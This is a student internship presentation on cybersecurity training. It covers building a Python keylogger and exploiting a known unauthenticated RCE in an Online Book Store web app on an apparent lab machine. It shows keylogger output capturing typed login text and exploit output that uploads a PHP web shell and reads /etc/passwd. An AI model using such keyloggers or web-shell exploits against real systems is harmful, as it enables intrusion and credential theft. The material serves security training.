RAMAIAH
Institute of Technology

RAMAIAH INSTITUTE OF TECHNOLOGY,
BANGALORE -560054
(Autonomous Institute, Affiliated to VTU)

DEPARTMENT OF
COMPUTER SCIENCE AND ENGINEERING (ARTIFICIAL INTELLIGENCE AND MACHINE LEARNING)
AND
COMPUTER SCIENCE AND ENGINEERING (CYBER SECURITY)

INTERNSHIP PRESENTATION

Cyber Security Keylogger and RCE Vulnerability Exploitation

Student Name: Anu S M
USN : 1MS21CY010 & Sem : 6
Subject Code : INT68
Department Name: Computer Science and Engineering(Cyber security)

Company Name: Senselearner Technologies pvt Ltd
Duration : 10/09/2023 to 24/10/2023

Academic Year : 2023-2024

COMPANY PROFILE

- Senselearner Technologies Pvt Ltd is a trusted global firm known for its cybersecurity services.
- Certified with ISO 27001:2013, ensuring the highest security standards.
- personalized cybersecurity solutions to meet your unique needs and keep your business safe.

Company size: 11-50 employees

Headquarters: Dehradun, Uttarakhand

Industry: Computer and Network Security

Website: http://senselearner.com

INTRODUCTION

- In today's digital age, cybersecurity is paramount to safeguarding sensitive information and preventing cyber threats.
- The internship focused on practical cybersecurity skills, including vulnerability assessment, web application security, and network penetration testing.

OBJECTIVES AND MODULES

Main Objectives

To gain hands-on experience in cybersecurity practices and techniques.

To apply theoretical knowledge in real-world scenarios. and develop

MODULES

1. Information Gathering and Networking Basics
2. Linux Fundamentals and System Configuration
3. Nmap Lab and TryHackMe Networking Badge
4. Phishing Techniques and OWASP Top 10
5. Exploitation of Web Applications
5. Remote Code Execution and Keylogger Development

ROLES AND RESPONSIBILITIES

- Conducting research on cybersecurity topics.
- Performing vulnerability assessments and penetration testing
- Developing scripts and tools for security testing.
- Documenting findings and recommendations in reports.

RESOURCE DETAILS

- **System Configuration**
  - Operating System: Kali Linux
  - Tools: Nmap, Wireshark, Metasploit, Burp Suite, etc.
- **Hardware Requirements**
  - Standard computer setup with internet access.
- **Software Tools Used**
  - Virtualization software (e.g., VMware)
  - Text editors (e.g., Visual Studio code)
  - Web browsers (e.g., Chrome)

TECHNOLOGY


- Python (for keylogger and payload development)
- MySQL (for database management)
- Linux Fundamentals (for system administration and command-line operations)

IMPLEMENTATION OF MODULES

- Developed a Keylogger Using Python for capturing keystrokes.

- Implemented Remote Code Execution exploit to gain unauthorized access.

IMPLEMENTATION OF KEYLOGGER




User Authentication Process in MSRIT SIS

Keylogger Capturing Keystrokes

```
C:\Users\anusm\OneDrive\Desktop\CyberSecurityKeylogger>python Main.py
'm'
's'
'r'
'i'
't'
Key.space
's'
'i'
's'
Key.enter
'1'
'm'
's'
'2'
'1'
'c'
'y'
'0'
'1'
'0'
Key.shift
Key.shift
Key.shift
Key.shift
Key.shift
```

REMOTE CODE EXECUTION VULNERABILITY EXPLOITATION



Unauthenticated RCE vulnerability was discovered in the Online Book Store application.

Getting credentials Using Unauthorized access

```
└─$ python3 47887 http://10.10.147.213/
> Attempting to upload PHP web shell ...
> Verifying shell upload ...
> Web shell uploaded to http://10.10.147.213/bootstrap/img/U6gxuOFPdX.php
> Example command usage: http://10.10.147.213/bootstrap/img/U6gxuOFPdX.php?cmd=whoami
> Do you wish to launch a shell here? (y/n): y
RCE $ http://10.10.147.213/

RCE $ wc -c /etc/passwd
1611 /etc/passwd
```

SKILLS LEARNED

Technical Skills

- Proficiency in Python programming for cybersecurity applications.
- Understanding of web application vulnerabilities and exploitation techniques.
- Familiarity with Linux command-line operations for system administration.

CHALLENGES FACED

- **Dealing with Complex Vulnerabilities**

  Some security challenges posed intricate scenarios that required creative solutions.

- **Time Consuming**

  Due to the comprehensive nature of certain testing and scanning procedures, some tasks demanded considerable time investment to ensure thoroughness and accuracy.

CONCLUSION

- The internship provided valuable insights into the field of cybersecurity and practical skills development.
- The hands-on experience enhanced understanding and proficiency in various cybersecurity techniques.
- Future Goals and Aspirations
  - The internship experience has inspired further exploration and pursuit of cybersecurity career opportunities.

REFERENCES

- Tib3rius. (2020, January 7). Online Book Store 1.0 - Unauthenticated Remote Code Execution [Exploit]. Exploit Database. https://www.exploit-db.com/exploits/47887
- Projectworlds. (n.d.). Online Book Store Project in PHP. GitHub Repository. https://github.com/projectworlds32/online-book-store-project-in-php
- Cisco Networking Academy. (n.d.). Networking Basics. https://www.cisco.com/c/en/us/solutions/small-business/resource-center/networking/networking-basics.html
- TryHackMe. (n.d.). Cybersecurity Training Platform. https://tryhackme.com/

THANK YOU